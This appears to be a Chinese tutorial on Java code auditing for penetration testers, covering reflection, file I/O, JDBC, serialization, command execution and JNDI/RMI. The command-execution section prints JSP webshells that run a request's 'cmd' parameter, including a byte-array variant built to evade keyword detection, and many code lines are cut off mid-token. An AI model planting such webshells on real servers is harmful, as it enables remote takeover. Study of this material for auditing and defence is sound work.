

# Table of Contents

Introduction	1.1
Java基础	1.2
反射	1.2.1
Java文件系统	1.2.2
JDBC	1.2.3
序列化和反序列化	1.2.4
命令执行	1.2.5
JNDI	1.2.6
RMI	1.2.7
动态代理	1.2.8
JavaWeb	1.3
jsp	1.3.1
servlet	1.3.2
Filter	1.3.3
Listener	1.3.4
会话技术	1.3.5
MVC	1.3.6
Java常见漏洞	1.4
文件相关	1.4.1
表达式注入	1.4.2
SQL注入	1.4.3
SSRF	1.4.4
跨站脚本攻击	1.4.5
XML实体注入	1.4.6
反序列化	1.4.7
命令执行	1.4.8

## 前言

伴随Java语言的发展，现在越来越多的程序采用Java语言进行编写。传统的代码审计人员往往对PHP代码审计很熟练，Java开发人员也并不了解所有常见的漏洞。对于渗透测试人员来说，掌握代码审计应是一项基本技能，只有懂得了漏洞的原理以及产生的过程，才能够根据具体漏洞环境的变化写出符合实际需求的攻击代码进行渗透。对于代码审计人员，只有充分挖掘当前代码中可能存在的安全问题，才能使开发人员了解其开发的应用系统可能会面临的威胁，并正确修复程序缺陷。在网络安全竞赛中有一个常见考点：由源代码泄露产生的代码审计。这在实际攻防渗透中也很常见，即由于系统配置或管理员的错误操作而导致系统的源代码泄露。除了源代码泄露，在实战中另外一个场景是目标站点使用了某套开源系统，这时我们除了查找此开源系统已公开的相关漏洞，还有一个十分有效的攻击手法是对此开源系统进行代码审计，以发现未知的漏洞，通过未知漏洞进行攻击。代码审计需要通过阅读源代码的方式找到隐藏的安全问题，因此代码审计对渗透测试人员的编程能力有一定的要求，而最基础的要求是能够读懂代码逻辑、读懂代码的功能。

对于代码审计的常规手法，一般可分为以下三种。（1）通读源代码：这种审计手法往往能够发现隐藏较深的安全问题，一般从程序的入口函数开始读。但其缺点也十分明显，需要通读整个源代码的逻辑，因此十分耗费时间。（2）关键函数回溯：这种方法比第一种方法效率大大提升，但是很难发现隐藏极深的安全问题。对于关键函数回溯法，首先需定位到敏感函数以及参数，随后同步回溯参数的赋值过程，判断是否可控以及是否经过过滤等。（3）追踪功能点：这种方法需要审计人员有一定的渗透测试基础，根据自己的经验判断可能存在问题的路由或功能点，并针对该功能点进行通读。例如，文件上传漏洞可直接通过定位上传函数来发现

本教程通过Java基础、JavaWeb、Java常见漏洞以及Java框架/项目审计四个方面进行编写，但不会涉及到开发环境搭建、代码调试的相关知识，此类知识在网络上比比皆是，请自行百度学习。

## 使用方式

1. install gitbook
2. gitbook serve
3. open <http://localhost:4000>

## 最后

本教程还未编写完成，里面可能有一些问题，所以如果有谁发现请小窗滴滴我，剩余部分即将完成，请稍等。。。。。

# Java基础

Java平台共分为三个主要版本 Java SE （ Java Platform, Standard Edition , Java平台标准版）、Java EE （ Java Platform Enterprise Edition , Java平台企业版）、和 Java ME （ JavaPlatform, Micro Edition , Java平台微型版）。Java SE 是JDK自带的标准API，内容涉及范围甚广，知识体系更是环环相扣浩瀚无边。本章节整理了一些 Java SE 基础部分与 Java SE 安全相关的基础知识供初学者学习进阶。

# Java反射

Java-Reflection (JAVA反射) 是在运行状态中，对于任意一个类，都能够知道这个类的所有属性和方法；对于任意一个对象，都能够通过Java-Reflection来调用它的任意方法和属性（不管是公共的还是私有的），这种动态获取信息以及动态调用对象方法的行为被称为java的反射机制。

demo代码（注释如果看不懂，建议学下Java的基础语法）：

```
package com.hillstonenet.reflection;

import java.lang.reflect.Method;

/*
 * @Author: RabbitQ
 * @Date: 2022/7/22
 * @Description:
 */
public class TestreflectionMain extends ClassLoader {

    private static String testClassName = "com.hillstonenet.refl

    public static void main(String[] args) throws ClassNotFoundException
        TestreflectionMain testreflectionMain = new Testreflecti
        Class classTestMain= testreflectionMain.loadClass(testCl
        //Class classTestMain = TestMain.class;
        //Class classTestMain = Class.forName(testClassName);
        Object testInstance = classTestMain.newInstance();

        Method[] testMethod = classTestMain.getDeclaredMethods()
        System.out.println("Hello World");

        //testMethod.invoke(testInstance);
    }

    private String soutHelloWorld() {
        System.out.println("Hello World");
        return "aaa";
    }
}
```

获取java.lang.Class的方法有三种：

- Class.forName
- classLoader.loadClass("com.hillstonenet.reflection.TestreflectionMain"); //classloader继承了ClassLoader的类实例化
- 类名.getClass

## 反射相关类

类名	用途
Class类	代表类的实体，在运行的Java应用程序中表示类和接口
Field类	代表类的成员变量（成员变量也称为类的属性）
Method类	代表类的方法
Constructor类	代表类的构造方法
Annotation类	代表类的注解

## Class类的方法

方法名	备注
public T <b>newInstance()</b>	创建对象
public String <b>getName()</b>	返回完整类名带包名
public String <b>getSimpleName()</b>	返回类名
public Field[] <b>getFields()</b>	返回类中public修饰的属性
public Field[] <b>getDeclaredFields()</b>	返回类中所有的属性
public Field <b>getDeclaredField</b> (String name)	根据属性名name获取指定的属性
public native int <b>getModifiers()</b>	获取属性的修饰符列表,返回的修饰符是一个数字, 每个数字是修饰符的代号【一般配合Modifier类的toString(int x)方法使用】
public Method[] <b>getDeclaredMethods()</b>	返回类中所有的实例方法
public Method <b>getDeclaredMethod</b> (String name, Class<?>... parameterTypes)	根据方法名name和方法形参获取指定方法
public Constructor<?>[] <b>getDeclaredConstructors()</b>	返回类中所有的构造方法
public Constructor <b>getDeclaredConstructor</b> (Class<?>... parameterTypes)	根据方法形参获取指定的构造方法
----	----
public native Class<? super T> <b>getSuperclass()</b>	返回调用类的父类
public Class<?>[] <b>getInterfaces()</b>	返回调用类实现的接口集合

## 通过反射调用系统命令

```

package com.hillstonenet.reflection;

import org.apache.commons.io.IOUtils;

import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.lang.reflect.Constructor;
import java.lang.reflect.Method;

/*
 * @Author: RabbitQ
 * @Date: 2022/7/22
 * @Description:
 */
public class CallSystemCommand {
    public static void main(String[] args) throws IOException {
        IOUtils ioUtils=new IOUtils();
        InputStream inputStream=Runtime.getRuntime().exec("whoam
        ByteArrayOutputStream outputStream = new ByteArrayOutputStream
        try {
            byte[] b = new byte[10240];
            int n;
            while ((n = inputStream.read(b)) != -1) {
                outputStream.write(b, 0, n);
            }
        } catch (Exception e) {
            try {
                inputStream.close();
                outputStream.close();
            } catch (Exception e1) {
            }
        }
        //runSystemCommand();
        reflectionRunSystemCommand();
        //System.out.println(outputStream.toString());
    }
    public static void runSystemCommand() throws IOException {
        System.out.println(IOUtils.toString(Runtime.getRuntime()
    }
    public static void reflectionRunSystemCommand(){
        try {

```

```

        Class runtimeClass=Class.forName("java.lang.Runtime")
        //Constructor constructor = runtimeClass.getDeclared
        //constructor.setAccessible(true);    //取消访问检查
        //Object runtimeInstance= constructor.newInstance();

        Method runtimeMethod=runtimeClass.getMethod("exec",S
        Method runtimeGetInstanceMethod=runtimeClass.getMeth
        InputStream inputStream= ((Process)( runtimeMethod.i
        System.out.println(IOUTils.toString(inputStream));
    } catch (Exception e) {
        throw new RuntimeException(e);
    }
}
}

```

获取Runtime的无参构造方法是因为我们需要创建一个Runtime类的实例，在Java中任何一个类都要有一个或多个构造方法，如果代码里面没有写则在类编译的时候则会自动生成一个无参构造方法，而Runtime的构造方法是private的，无法直接调用，所以我们需要通过反射去修改方法的访问权限 constructor.setAccessible(true) 的意思就是取消访问检查，也可以换种方法，使用getRuntime方法获取到Runtime实例，如下图源码，getRuntime方法为public static，可以直接调用

```

private static Runtime currentRuntime = new Runtime();

Returns the runtime object associated with the current Java application. Most of the methods of
class Runtime are instance methods and must be invoked with respect to the current runtime object.
Returns: the Runtime object associated with the current Java application.

public static Runtime getRuntime() {
    return currentRuntime;
}

```

## 反射调用成员变量



```

package com.hillstonenet.reflection;

import com.hillstonenet.entity.UserEntity;

import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Method;
import java.util.ArrayList;
import java.util.Locale;

public class reflectionCallFields {
    public static void main(String[] args) throws InvocationTarg
        UserEntity UserEntity1 = new UserEntity("michael", "12",
        reflectionCallFields reflect = new reflectionCallFields(
        reflect.getAllName(UserEntity1);
        Object[] arr = {"jackson", "99", "20220502"};
        reflect.setAllName(UserEntity1, arr);
        System.out.println(UserEntity1.getClass().getDeclaredFie
    }

    public void getAllName(UserEntity s) throws NoSuchMethodExce
        // 根据传入对象创建class类
        Class<? extends UserEntity> UserEntityClass = s.getClass
        // 获取所有的成员变量
        Field[] declaredFields = UserEntityClass.getDeclaredFiel
        // 空列表, 用于放置变量值
        ArrayList<String> arrayList = new ArrayList<>();
        for (Field f : declaredFields){
            // 获取属性名
            String s1 = f.getName();
            // getName
            String s2 = "get" + s1.substring(0, 1).toUpperCase(L
            // s.getName
            Method method = UserEntityClass.getMethod(s2);
            Object invoke = method.invoke(s);
            arrayList.add((String) invoke);
        }
        //System.out.println(arrayList);
    }

    public void setAllName(UserEntity s, Object[] arr) throws No
        // 根据传入对象创建class类
        Class<? extends UserEntity> UserEntityClass = s.getClass
        // 获取所有的成员变量

```

```

        Field[] declaredFields = UserEntityClass.getDeclaredFields();
        for (int i=0; i<arr.length; i++){
            // 获取属性名
            String s1 = declaredFields[i].getName();
            // setName
            String s2 = "set" + s1.substring(0, 1).toUpperCase(Locale.getDefault());
            // s.setName(arr[i])
            Method method = UserEntityClass.getMethod(s2, String.class);
            method.invoke(s, arr[i]);
        }
        //System.out.println(s);
    }
}

```

## 总结

Java反射机制是Java动态性中最为重要的体现，利用反射机制我们可以轻松的实现Java类的动态调用。Java的大部分框架都是采用了反射机制来实现的(如: Spring MVC 、 ORM框架 等)，Java反射在编写漏洞利用代码、代码审计、绕过RASP方法限制等中起到了至关重要的作用。

# Java文件系统

## 文件系统

Java SE中内置了两类文件系统：`java.io` 和 `java.nio`，`java.nio` 的实现是 `sun.nio`。在Java语言中对文件的任何操作最终都是通过 JNI 调用 C语言 函数实现的。Java为了能够实现跨操作系统对文件进行操作抽象了一个叫做文件系统的对象：`java.io.FileSystem`，不同的操作系统有不一样的文件系统，例如 Windows 和 Unix 就是两种不一样的文件系统：`java.io.UnixFileSystem`、`java.io.WinNTFileSystem`，不同的操作系统只需要实现起抽象出来的文件操作方法即可实现跨平台的文件操作

`FileSystem` 类的对象表示Java程序中的文件系统。`FileSystem` 对象用于执行两个任务：

- Java程序和文件系统之间的接口。
- 一个工厂，它用于创建许多类型的文件系统相关对象和服务。

`FileSystem` 对象与平台相关。

## 读写文件

**使用 `FileInputStream` 及 `FileOutputStream` 读写文件**

写文件：

```
public static boolean fileWriteDemo() {  
    boolean result=true;  
    try {  
        File file = new File("D:\\test.txt");  
        // 定义待写入文件内容  
        String content = "Hello World.";  
        // 创建FileOutputStream对象  
        FileOutputStream fos = new FileOutputStream(file);  
        // 写入内容二进制到文件  
        fos.write(content.getBytes());  
        fos.flush();  
        fos.close();  
    }  
    catch (IOException e){  
        result=false;  
    }  
    return result;  
}
```

读文件:

```

public static boolean fileReadDemo(){
    boolean result=true;
    try {
        File file = new File("D:\\test.txt");
        // 打开文件对象并创建文件输入流
        FileInputStream fis = new FileInputStream(file);
        // 定义每次输入流读取到的字节数对象
        int a = 0;
        // 定义缓冲区大小
        byte[] bytes = new byte[1024];
        // 创建二进制输出流对象
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        // 循环读取文件内容
        while ((a = fis.read(bytes)) != -1) {
            // 截取缓冲区数组中的内容, (bytes, 0, a)其中的0表示从by
            // 下标0开始截取, a表示输入流read到的字节数。
            out.write(bytes, 0, a);
        }
        System.out.println(out.toString());
    }
    catch (IOException e){
        result=false;
    }
    return result;
}

```

## 使用 RandomAccessFile 读写文件

写文件:

```

public static boolean fileWriteDemo() {
    boolean result = true;
    try {
        File file = new File("D:\\test.txt");
        // 定义待写入文件内容
        String content = "Hello World.";
        // 创建RandomAccessFile对象,rw表示以读写模式打开文件,一共有
        // rws(读写内容同步)、rwd(读写内容或元数据同步)四种模式。
        RandomAccessFile raf = new RandomAccessFile(file, "rw");

        // 写入内容二进制到文件
        raf.write(content.getBytes());
        raf.close();
    } catch (IOException e) {
        result = false;
    }
    return result;
}

```

读文件:

```

public static boolean fileReadDemo() {
    boolean result=true;
    try {
        File file = new File("D:\\test.txt");
        // 创建RandomAccessFile对象,r表示以只读模式打开文件,一共有:
        // rws(读写内容同步)、rwd(读写内容或元数据同步)四种模式。
        RandomAccessFile raf = new RandomAccessFile(file, "r");
        // 定义每次输入流读取到的字节数对象
        int a = 0;
        // 定义缓冲区大小
        byte[] bytes = new byte[1024];
        // 创建二进制输出流对象
        ByteArrayOutputStream out = new ByteArrayOutputStream();
        // 循环读取文件内容
        while ((a = raf.read(bytes)) != -1) {
            // 截取缓冲区数组中的内容, (bytes, 0, a)其中的0表示从by
            // 下标0开始截取, a表示输入流read到的字节数。
            out.write(bytes, 0, a);
        }
        System.out.println(out.toString());
    } catch (IOException e) {
        result=false;
    }
    return result;
}

```

## 使用FileSystemProvider读写文件

java.nio.file.Files 是通过调用 FileSystemProvider 实现的文件操作

写文件:

```
public static boolean fileWriteDemo() {
    boolean result = true;
    try {
        Path path = Paths.get("D:\\test.txt");
        // 定义待写入文件内容
        String content = "Hello World.";
        // 写入内容二进制到文件
        Files.write(path, content.getBytes());

    } catch (IOException e) {
        result = false;
    }
    return result;
}
```

读文件:

```
public static boolean fileReadDemo() {
    boolean result = true;
    try {
        Path path = Paths.get("D:\\test.txt");
        byte[] bytes = Files.readAllBytes(path);
        System.out.println(new String(bytes));
    } catch (IOException e) {
        result = false;
    }
    return result;
}
```



# JDBC

JDBC(Java Database Connectivity) 是用于Java编程语言和数据库之间的数据库无关连接的标准Java API, 换句话说: JDBC是用于在Java语言编程中与数据库连接的API。

## 数据库连接一般步骤

1. 注册驱动, `Class.forName("数据库驱动类名")`。
2. 获取连接, `DriverManager.getConnection(xxx)`。
3. 执行sql
4. 释放资源

demo代码:

```

package com.hillstonenet;

import java.sql.*;

public class JDBCTestMain {
    public static void main(String[] args) {

        final String JDBC_DRIVER = "com.mysql.cj.jdbc.Driver";
        final String DB_URL = "jdbc:mysql://localhost/CodeAudit";
        final String USER = "root";
        final String PASS = "123456";
        Connection conn = null;
        Statement stmt = null;
        ResultSet rs = null;
        try {
            Class.forName(JDBC_DRIVER);
            System.out.println("Connecting to database...");
            conn = DriverManager.getConnection(DB_URL, USER, PASS);
            System.out.println("Creating statement...");
            stmt = conn.createStatement();
            String sql;
            sql = "SELECT * from user";
            rs = stmt.executeQuery(sql);
            while (rs.next()) {
                int PKey = rs.getInt("PKey");
                String name = rs.getString("name");
                String phone = rs.getString("phone");
                String nickName = rs.getString("nickName");
                //Display values
                System.out.print("PKey: " + PKey);
                System.out.print(", name: " + name);
                System.out.print(", phone: " + phone);
                System.out.println(", nickName: " + nickName);
            }
        } catch (SQLException se) {
            se.printStackTrace();
        } catch (Exception e) {
            e.printStackTrace();
        } finally {
            close(rs);
            close(stmt);
            close(conn);
        }
    }
}

```

```

    }

    public static void close(AutoCloseable autoCloseable) {
        if (autoCloseable != null) {
            try {
                autoCloseable.close();
            } catch (Exception e) {
                throw new RuntimeException(e);
            }
        }
    }
}

```

上图代码里面有一个 `Class.forName("com.mysql.jdbc.Driver")` 实际上会触发类加载，`com.mysql.jdbc.Driver` 类将会被初始化，所以 `static` 静态语句块中的代码也将会被执行，如下图源码：

```

public class Driver extends NonRegisteringDriver implements java.sql.Driver {
    public Driver() throws SQLException {
    }

    static {
        try {
            DriverManager.registerDriver(new Driver());
        } catch (SQLException var1) {
            throw new RuntimeException("Can't register driver!");
        }
    }
}

```

其实也可以换个方法触发类加载，即实例

化 `com.mysql.cj.jdbc.Driver` 或 `com.mysql.jdbc.Driver` 类加载即会执行静态代码块

如果有人好奇的话会删掉这个反射会发现依旧正常执行不报错，这是啥原因呢，实际上这里又利用了Java的一大特性: Java SPI(Service Provider Interface)，因为 `DriverManager` 在初始化的时候会调用 `java.util.ServiceLoader` 类提供的SPI机制，Java会自动扫描jar包中的 `META-INF/services` 目录下的文件，并且还会自动的 `Class.forName`(文件中定义的类)，这也就解释了为什么不需要 `Class.forName` 也能够成功连接数据库的原因了

**tips: 如果反射某个类又不想初始化类方法有两种途径:**

1. 使用 `Class.forName("xxxx", false, loader)` 方法，将第二个参数传入false。
2. `ClassLoader.load("xxxx");`

## 数据源 (DataSource)

前面写的JDBC的代码虽然很简单，但是程序员需要自己写建立连接的操作且该方法与我们的应用程序是紧耦合的，并且，如果面对多数据源的情况下会导致此处变成简单工厂模式的缺点一样不符合设计模式的开闭原则，所以此时就出了一个新的东西："数据源"

数据源简单理解为数据源头，提供了应用程序所需要数据的位置。数据源保证了应用程序与目标数据之间交互的规范和协议，它可以是数据库，文件系统等等。其中数据源定义了位置信息，用户验证信息和交互时所需的一些特性的配置，同时它封装了如何建立与数据源的连接，向外暴露获取连接的接口。应用程序连接数据库无需关注其底层是如何如何建立的，也就是说应用业务逻辑与连接数据库操作是松耦合的。

常见的数据源有： DBCP 、 C3P0 、 Druid 、 Mybatis DataSource ， 他们都实现于 `javax.sql.DataSource` 接口。

### datasource的实现方式

- 基本数据源 （不支持连接池和分布式）
- 连接池的数据源 （支持连接池的处理连接，连接能够重复利用）
- 分布式的数据源 （支持分布式的事务，一个事务能够访问更多数据库服务）

一般来说，支持分布式的数据源也支持连接池的数据源

### Druid数据源：

application.properties内容：

```
#debug=true
spring.thymeleaf.cache=false
spring.datasource.url = jdbc:mysql://localhost:3306/codeaudit?us
spring.datasource.username = root
spring.datasource.password = 123456
spring.datasource.driver-class-name = com.mysql.jdbc.Driver
```

pom:

```

<dependency>
    <groupId>mysql</groupId>
    <artifactId>mysql-connector-java</artifactId>
</dependency>
<dependency>
    <groupId>com.alibaba</groupId>
    <artifactId>druid</artifactId>
    <version>1.0.19</version>
</dependency>

```

启动器类配置：

```

@Bean(destroyMethod = "close")
public DataSource dataSource() {
    DruidDataSource dataSource = new DruidDataSource();
    dataSource.setUrl(env.getProperty("spring.datasource.url"));
    dataSource.setUsername(env.getProperty("spring.datasource.username"));
    dataSource.setPassword(env.getProperty("spring.datasource.password"));
    dataSource.setDriverClassName(env.getProperty("spring.datasource.driver-class-name"));
    dataSource.setInitialSize(2); // 初始化时建立物理连接的个数。
    dataSource.setMaxActive(20); // 最大连接池数量
    dataSource.setMinIdle(0); // 最小连接池数量
    dataSource.setMaxWait(60000); // 获取连接时最大等待时间，单位毫秒
    dataSource.setValidationQuery("SELECT 1"); // 用来检测连接是否有效的SQL
    dataSource.setTestOnBorrow(false); // 申请连接时执行validationQuery检测连接是否有效
    dataSource.setTestWhileIdle(true); // 建议配置为true，不影响性能，并且没有危害
    dataSource.setPoolPreparedStatements(false); // 是否缓存preparedStatement，也就是PSCache
    return dataSource;
}

```

# 序列化及反序列化

## 概念

序列化：将对象的状态信息转换为可以存储或传输的形式过程。在序列化期间，对象将其当前状态写入到临时或持久性存储区。以后，可以通过从存储区中读取或反序列化对象的状态，重新创建该对象。

我的理解：就是将对象转换为字节序列，通常用在跨语言、跨平台、网络传输、存储以及进程间传递对象等（大小端的问题什么时候有时间再说吧，这个还比较难，需要一些计算机基础），最重要的作用就是在传递和保存对象时.保证对象的完整性和可传递性

反序列化：就是讲序列化后的字节序列还原为原本的对象的过程（我自己说的，我理解是这玩意）

还有，序列化不光是json，还有别的呢，后面会讲

## 案例

在java中实现序列化需要实现了Serializable或者Externalizable接口的类的对象

举个栗子：

```

package com.rabbitq;

import java.io.*;

public class SerializableTest {
    public static void main(String[] args) throws IOException, Cla
        //序列化
        FileOutputStream fos = new FileOutputStream("object.out");
        ObjectOutputStream oos = new ObjectOutputStream(fos);
        Student student1 = new Student("小明", "123456", "26");
        oos.writeObject(student1);
        oos.close();
        //反序列化
        FileInputStream fis = new FileInputStream("object.out");
        ObjectInputStream ois = new ObjectInputStream(fis);
        Student student2 = (Student) ois.readObject();
        System.out.println(student2);
        fis.close();
    }
}

package com.rabbitq;

import java.io.Serializable;

public class Student implements Serializable {
    private static final long serialVersionUID = -6060343040263809
    private String userName;
    private String password;
    private String year;
    public String getUserName() {
        return userName;
    }
    public String getPassword() {
        return password;
    }
    public void setUserName(String userName) {
        this.userName = userName;
    }
    public void setPassword(String password) {
        this.password = password;
    }
    public String getYear() {
        return year;
    }
}

```

```


    }
    public void setYear(String year) {
        this.year = year;
    }
    public Student(String userName, String password, String year)
        this.userName = userName;
        this.password = password;
        this.year = year;
    }
    @Override
    public String toString() {
        return this.userName+ " " +
            this.password + " " +
            this.year;
    }
}

```

结果输出：

```
小明 123456 26
```

打开项目根目录，使用hex编辑器查看序列化后的 `object.out`：



反序列的几个关键知识点.

- 读写顺序一致
- 实现 Serializable 接口
- static 和 transient 关键字修饰的属性不被反序列化
- 内部属性的类型也需要实现 Serializable 接口
- 具有继承性,父类可以序列化那么子类同样可以



## Java本地命令执行

在Java中，我们通常会使用 `Runtime` 类的 `exec` 方法来执行本地系统命令，无回显一句话执行示例：

```
<%=Runtime.getRuntime().exec(request.getParameter("cmd"))%>
```

nc监听本机端口，运行程序并访问，执行结果：



回显版代码：


```
<%@ page contentType="text/html; charset=UTF-8" language="java" %>
<%@ page import="java.io.ByteArrayOutputStream" %>
<%@ page import="java.io.InputStream" %>
<%
    InputStream in = Runtime.getRuntime().exec(request.getParame

    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayO
    byte[] b = new byte[1024];
    int a = -1;

    while ((a = in.read(b)) != -1) {
        byteArrayOutputStream.write(b, 0, a);
    }

    out.write("<pre>" + new String(byteArrayOutputStream.toByteArray
%>
```

运行程序后效果如下：



## 无关键字执行命令

通过byte数组转换为Java字符串，反射调用 `java.lang.Runtime` 调用系统命令

```

<%@ page contentType="text/html; charset=UTF-8" language="java" %>
<%@ page import="java.io.InputStream" %>
<%@ page import="java.lang.reflect.Method" %>
<%@ page import="java.util.Scanner" %>

<%
    String str = request.getParameter("cmd");

    // 定义"java.lang.Runtime"字符串变量
    String rt = new String(new byte[]{106, 97, 118, 97, 46, 108,

    // 反射java.lang.Runtime类获取Class对象
    Class<?> c = Class.forName(rt);

    // 反射获取Runtime类的getRuntime方法
    Method m1 = c.getMethod(new String(new byte[]{103, 101, 116,

    // 反射获取Runtime类的exec方法
    Method m2 = c.getMethod(new String(new byte[]{101, 120, 101,

    // 反射调用Runtime.getRuntime().exec(xxx)方法
    Object obj2 = m2.invoke(m1.invoke(null, new Object[]{}), new

    // 反射获取Process类的getInputStream方法
    Method m = obj2.getClass().getMethod(new String(new byte[]{1,

    m.setAccessible(true);

    // 获取命令执行结果的输入流对象: p.getInputStream()并使用Scanner
    Scanner s = new Scanner((InputStream) m.invoke(obj2, new Obj
    String result = s.hasNext() ? s.next() : "";

    // 输出命令执行结果
    out.println(result);
    s.close();
%>

```

执行结果:

← → ↻ localhost:8080/CommandExec/exec-reflection.jsp?cmd=pwd  
/d/install/eclipse

## ProcessBuilder

在Java中, `java.lang.Runtime`的调用逻辑是这样的:

1. `Runtime.exec(xxx)`
2. `java.lang.ProcessBuilder.start()`
3. `new java.lang.UNIXProcess(xxx)`
4. `UNIXProcess` 构造方法中调用了 `forkAndExec(xxx)` native方法。
5. `forkAndExec` 调用操作系统级别 `fork` -  
    > `exec (*nix)/ CreateProcess (Windows)`执行命令并返  
    回 `fork / CreateProcess` 的 `PID`。

所以我們也可以通过 `ProcessBuilder` 来进行系统命令调用:

```
<%@ page contentType="text/html; charset=UTF-8" language="java" %>
<%@ page import="java.io.ByteArrayOutputStream" %>
<%@ page import="java.io.InputStream" %>
<%
    InputStream in = new ProcessBuilder(request.getParameterValu

    ByteArrayOutputStream baos = new ByteArrayOutputStream();
    byte[] b = new byte[1024];
    int a = -1;

    while ((a = in.read(b)) != -1) {
        baos.write(b, 0, a);
    }

    out.write(new String(baos.toByteArray()));
%>
```

执行结果:

← → ↻ localhost:8080/CommandExec/process-builder.jsp?cmd=pwd  
!Templates.jsphtml5.content! /d/install/eclipse

后面还可以通过UNIXProcess/ProcessImpl等进行命令执行，然后再结合着反射、byte数组等方式进行调用就不往下展开了，可以参考上面的代码自行搜索学习

# JNDI

## 定义:

JNDI(Java Naming and Directory Interface)是一个应用程序设计的API, 为开发人员提供了查找和访问各种命名和目录服务的通用、统一的接口, 类似JDBC都是构建在抽象层上。现在JNDI已经成为J2EE的标准之一, 所有的J2EE容器都必须提供一个JNDI的服务。JNDI可访问的现有的目录及服务有: DNS、XNam、Novell目录服务、LDAP(Lightweight Directory Access Protocol轻型目录访问协议)、CORBA对象服务、文件系统、Windows XP/2000/NT/Me/9x的注册表、RMI、DSML v1&v2、NIS。

**命名服务:** 将Java对象以某个名称的形式绑定(binding) 到一个容器环境(Context) 中, 以后调用容器环境(Context) 的查找(lookup) 方法又可以查找出某个名称所绑定的Java对象。简单来说, 就是把一个Java对象和一个特定的名称关联在一起, 方便容器后续使用。

**目录服务:** 将一个对象的所有属性信息保存到一个容器环境中。JNDI的目录(Directory) 原理与JNDI的命名(Naming) 原理非常相似, 主要的区别在于目录容器环境中保存的是对象的属性信息, 而不是对象本身。举个例子, Name的作用是在容器环境中绑定一个Person对象, 而Directory的作用是在容器环境中保存这个Person对象的属性, 比如说age=10, name=小明等等。实际上, 二者往往是结合在一起使用的

## 在客户端使用JNDI:

- 创建一个`java.util.Hashtable`或者`java.util.Properties`的实例。
- 添加变量到`Hashtable`或`Properties`对象, 由`naming server`提供JNDI class类名。
- 设置`naming server`位置的URL。
- 通过`Hashtable`或`Properties`或`jndi`属性文件创建一个`InitialContext`对象。

## 代码片段:

```
// 创建java.util.Hashtable实例
Hashtable env = new Hashtable();
// 设置JNDI初始化工厂类名
env.put(Context.INITIAL_CONTEXT_FACTORY, "类名");
// 设置JNDI提供服务的URL地址
env.put(Context.PROVIDER_URL, "url");
// 创建JNDI目录服务对象
DirContext context = new InitialDirContext(env);
```

## 使用JNDI解析DNS:

```
public static void main(String[] args) {
    // 创建环境变量对象
    Hashtable<String, String> hashtable = new Hashtable<String,
    // 设置JNDI初始化工厂类名
    hashtable.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi
    // 设置JNDI提供服务的URL地址, 这里可以设置解析的DNS服务器地址
    hashtable.put(Context.PROVIDER_URL, "dns://8.8.8.8/");
    try {
        // 创建JNDI目录服务对象
        DirContext context = new InitialDirContext(hashtable);
        // 获取DNS解析记录测试,后面的数组意思是记录类型, 如A、TXT、M
        Attributes attrs1 = context.getAttributes("baidu.com", n
        System.out.println(attrs1);
    } catch (NamingException e) {
        e.printStackTrace();
    }
}
```

## JNDI-RMI

rmi服务启动:

```
public static void main(String[] args) {
    try {
        String RMI_NAME = "rmi://127.0.0.1:12345/test";
        // 注册RMI端口
        LocateRegistry.createRegistry(12345);
        // 绑定Remote对象
        Naming.bind(RMI_NAME, new RMITestImpl());
        System.out.println("RMI服务启动成功,服务地址:" + RMI_NAME)
    } catch (Exception e) {
        e.printStackTrace();
    }
}
```

远程调用:

```
public static void main(String[] args) {  
    try {  
        // 查找远程RMI服务  
        RMITestInterface rt = (RMITestInterface) Naming.lookup("  
        // 调用远程接口RMITestInterface类的test方法  
        String result = rt.test();  
        // 输出RMI方法调用结果  
        System.out.println(result);  
    } catch (Exception e) {  
        e.printStackTrace();  
    }  
}  
}
```

JNDI 默认支持自动转换的协议:




协议名称	协议URL	Context类
DNS 协议	dns://	com.sun.jndi.url.dns.dnsURLContext
RMI 协议	rmi://	com.sun.jndi.url.rmi.rmiURLContext
LDAP 协议	ldap://	com.sun.jndi.url.ldap.ldapURLContext
